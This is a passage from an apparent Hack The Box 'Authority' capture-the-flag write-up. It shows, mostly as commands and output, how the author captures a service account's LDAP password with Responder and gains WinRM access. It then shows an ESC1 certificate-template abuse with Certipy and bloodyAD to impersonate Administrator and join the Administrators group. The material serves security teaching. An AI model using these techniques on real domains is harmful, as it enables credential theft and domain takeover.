
I moved and tested the pWm_@dm!N_!23 password on configuration manager and it worked
I then opened the Configuration Editor

Redirecting the LDAP connection
I could edit the configuration, so I changed the LDAP URL to point to my listener

Capturing the LDAP bind
I used Responder to capture the LDAP bind request. The DC then connected to my listener and sent the svc_ldap credentials in cleartext.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
└──╼ #sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.15.5]
    Responder IPv6             [dead:beef:2::1103]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-CG44EA3WH1A]
    Responder Domain Name      [BAG7.LOCAL]
    Responder DCE-RPC Port     [48640]

[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
Establishing WinRM access
We now have valid credentials for svc_ldap.
1
2
3
4
5
6
7
8
└──╼ #evil-winrm -i  authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v4.1

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
Privilege Escalation: AD CS ESC1
Enumerating certificate templates
With valid domain credentials, I enumerated the AD CS templates
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
└──╼ #certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
The CorpVPN template is vulnerable to ESC1: it allows enrollee-supplied subjects, supports client authentication, and can be enrolled by Domain Computers. Because the default MachineAccountQuota allows users to create computer accounts, I created a controlled computer account and used it to request a certificate with the Administrator UPN.
Creating a computer account
I created a computer account that was eligible to enroll from the CorpVPN template.
1
2
└──╼ #bloodyAD --host 10.129.229.56 -d authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' add computer tr3m0x  Password123
[+] tr3m0x$ created
Requesting an Administrator certificate
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└──╼ #certipy req -u 'tr3m0x$@authority.htb' -p Password123 -dc-ip 10.129.229.56 -target 10.129.229.56 -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn 'administrator@authority.htb' -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.229.56'
[+] DC IP: '10.129.229.56'
[+] DC Host: 'AUTHORITY.HTB'
[+] Target IP: '10.129.229.56'
[+] Remote Name: '10.129.229.56'
[+] Domain: 'AUTHORITY.HTB'
[+] Username: 'TR3M0X$'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[+] Attempting to write data to 'administrator.pfx'
[+] Data written to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticating with the certificate
1
2
3
4
5
6
7
8
9
10
└──╼ #certipy auth -pfx administrator.pfx -dc-ip 10.129.229.56
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
The normal Kerberos authentication attempt failed with KDC_ERR_PADATA_TYPE_NOSUPP. I used Certipy LDAP-shell mode instead, which authenticated to LDAPS as the Administrator identity.
Using the LDAP shell
1
2
3
4
5
6
7
8
9
10
11
└──╼ #certipy auth -pfx administrator.pfx -ldap-shell -dc-ip 10.129.229.56
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\\Administrator'
Type help for list of commands

# whoami
u:HTB\Administrator
ldap-shell exposes directory-management commands. The relevant action was adding svc_ldap to the built-in Administrators group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 clear_shadow_creds target - Clear shadow credentials on the target (sAMAccountName).
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control [search_base] target grantee - Grant full control on a given target object (sAMAccountName or search filter, optional search base) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
set_shadow_creds target - Set shadow credentials on the target object (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 whoami - get connected user
 dirsync - Dirsync requested attributes
 exit - Terminates this session.

# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK
After adding svc_ldap to Administrators, I reconnected over WinRM so the new group membership was applied. This provided local administrator access to the domain controller.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type "C:/Users/Administrator/Desktop/root.txt"
b84568[REDACTED]
Conclusion
The attack chain was: anonymous SMB access exposed Ansible Vault files, the PWM configuration interface was used to capture an LDAP service-account password, and an ESC1 certificate template enabled Administrator impersonation and local administrator access.